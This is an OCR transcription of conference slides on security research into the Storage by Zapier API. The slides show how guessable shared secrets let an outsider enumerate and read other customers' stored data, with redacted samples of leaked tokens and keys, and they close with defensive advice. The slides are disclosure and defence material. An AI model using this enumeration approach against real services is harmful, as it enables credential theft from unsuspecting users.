@mbrg0

Storage by Zapier API




```
{
  "where am i?": "you are at store.zapier.com",
  "------------": "------------------------------------------
  "what is it?": [
    "store.zapier.com is a simple storage REST API that
    "might use to stash a bit of state. we use it to pow
    "`StoreClient` in our Code steps of Zapier - you car
    "more docs at https://zapier.com/help/code-python/ c
    "https://zapier.com/help/code/."
  ],
  "---------------": "------------------------------------
  "what can it do?": [
    "only one endpoint - GET & POST to read and write, F
    "store any value that is JSON serializable",
    "BYOS (bring your own secrets) for authentication"
  ],
  "-------------------": "-------------------------------
                                                        }
```




```
"-----------------": "-----------------------------------------",
'how does it work?": {
  "always provide either `?secret=12345` or `X-Secret: 12345`": "",
  "GET /api/records": [
    "will return a full object of all values stored by default.",
    "you can also specify only the keys you want via the",
    "querystring like`?key=color&key=age`."
  ],
  "POST /api/records": [
    "provide a body with a json object with keys/values you want",
    "to store like `{\"color\": \"blue\", \"age\": 29}`."
  ],
  "DELETE /api/records": [
    "completely clear all the records in this account"
  ],
  "PATCH /api/
    "A data wi                        ved.",
    "The schem                        what parameters.",
    "For examp                        \": {\"key\": \"<key_
    "The follo
    "increment
    "set_value
    "remove_ch
    "set_child_value",
    "list_push",
    "list_pop"
  ],
  "For more about information about Storage by Zapier actions check out our
}
```

‘12345’ is not a GUID…


Let’s see what happens..



```
10177 lines (10177 sloc) | 69
aaliyah
aaren
aarika
aaron
aartjan
aarushi
abagael
abagail
abahri
abbas
abbe
abbey
abbi
abbie
abby
abbye
abdalla
abdallah
abdul
abdullah
abe
abel
```




https://store.zapier.com/api/records?secret=




```
{"error": "Secrets must be valid UUID4s."}
```

Let’s see what happens.. profit!


400$ bounty




```
10177 lines (10177 sloc) | 69
aaliyah
aaren
aarika
aaron
aartjan
aarushi
abagael
abagail
abahri
abbas
abbe
abbey
abbi
abbie
abby
abbye
abdalla
abdallah
abdul
abdullah
abe
abel
```



https://store.zapier.com/api/records?secret=



```
{"error": "Secrets must be valid UUID4s."}
```



```
{"1": "", "2": "", "3": "eyJ0[redacted]gA", "4": "", "Number": "APIkey"}

{"bitcoinusd": "4[redacted].19", "dedupe": "[redacted]d.com", "post1injection": "2021-05-02"}

https://[redacted]zoom.us/j/94[redacted]?pwd=[redacted]09

{"YTAuth": "perm:[redacted]r", "ZDAuth": "[redacted]r.com|[redacted]-LW7"}
```

Auth tokens, API keys, emails, phone no., crypto wallet IDs..

zenity.io/blog/zapier-storage-exposes-sensitive-customer-data-due-to-poor-user-choices/

@mbrg0

Summary

- Low Code is
  - Huge in the enterprise
  - Underrated by security teams
- Attackers are taking advantage of it by
  - Living off the land – account takeover, lateral movement, PrivEsc, data exfil
  - Hiding in plane sight
  - Leveraging predictable misconfigs from the outside
- The latest addition to your red team arsenal
  - ZapCreds – identify overshared creds
  - Powerful – install a low code backdoor
- How to defend your org

CODE FRENZY

How To Stay Safe

27-31 MARCA 2023 ONLINE

@mbrg0

Do these 4 things to reduce your risk

1. Review configuration
   - Bypass consent flag (Microsoft)
   - Limit connector usage
2. Review and monitor access for external-facing endpoints
   - Webhooks
   - ODATA (Microsoft)
   - Storage (Zapier)
3. Review connections shared across the entire organization
4. Leverage the OWASP LCNC Top 10

CODE FRENZY

MICHAEL BARGURY

Zenity

Credential Sharing as a Service: *the Dark Side of No Code*

@mbrg0
github.com/mbrg/talks

27-31 MARCA 2023 ONLINE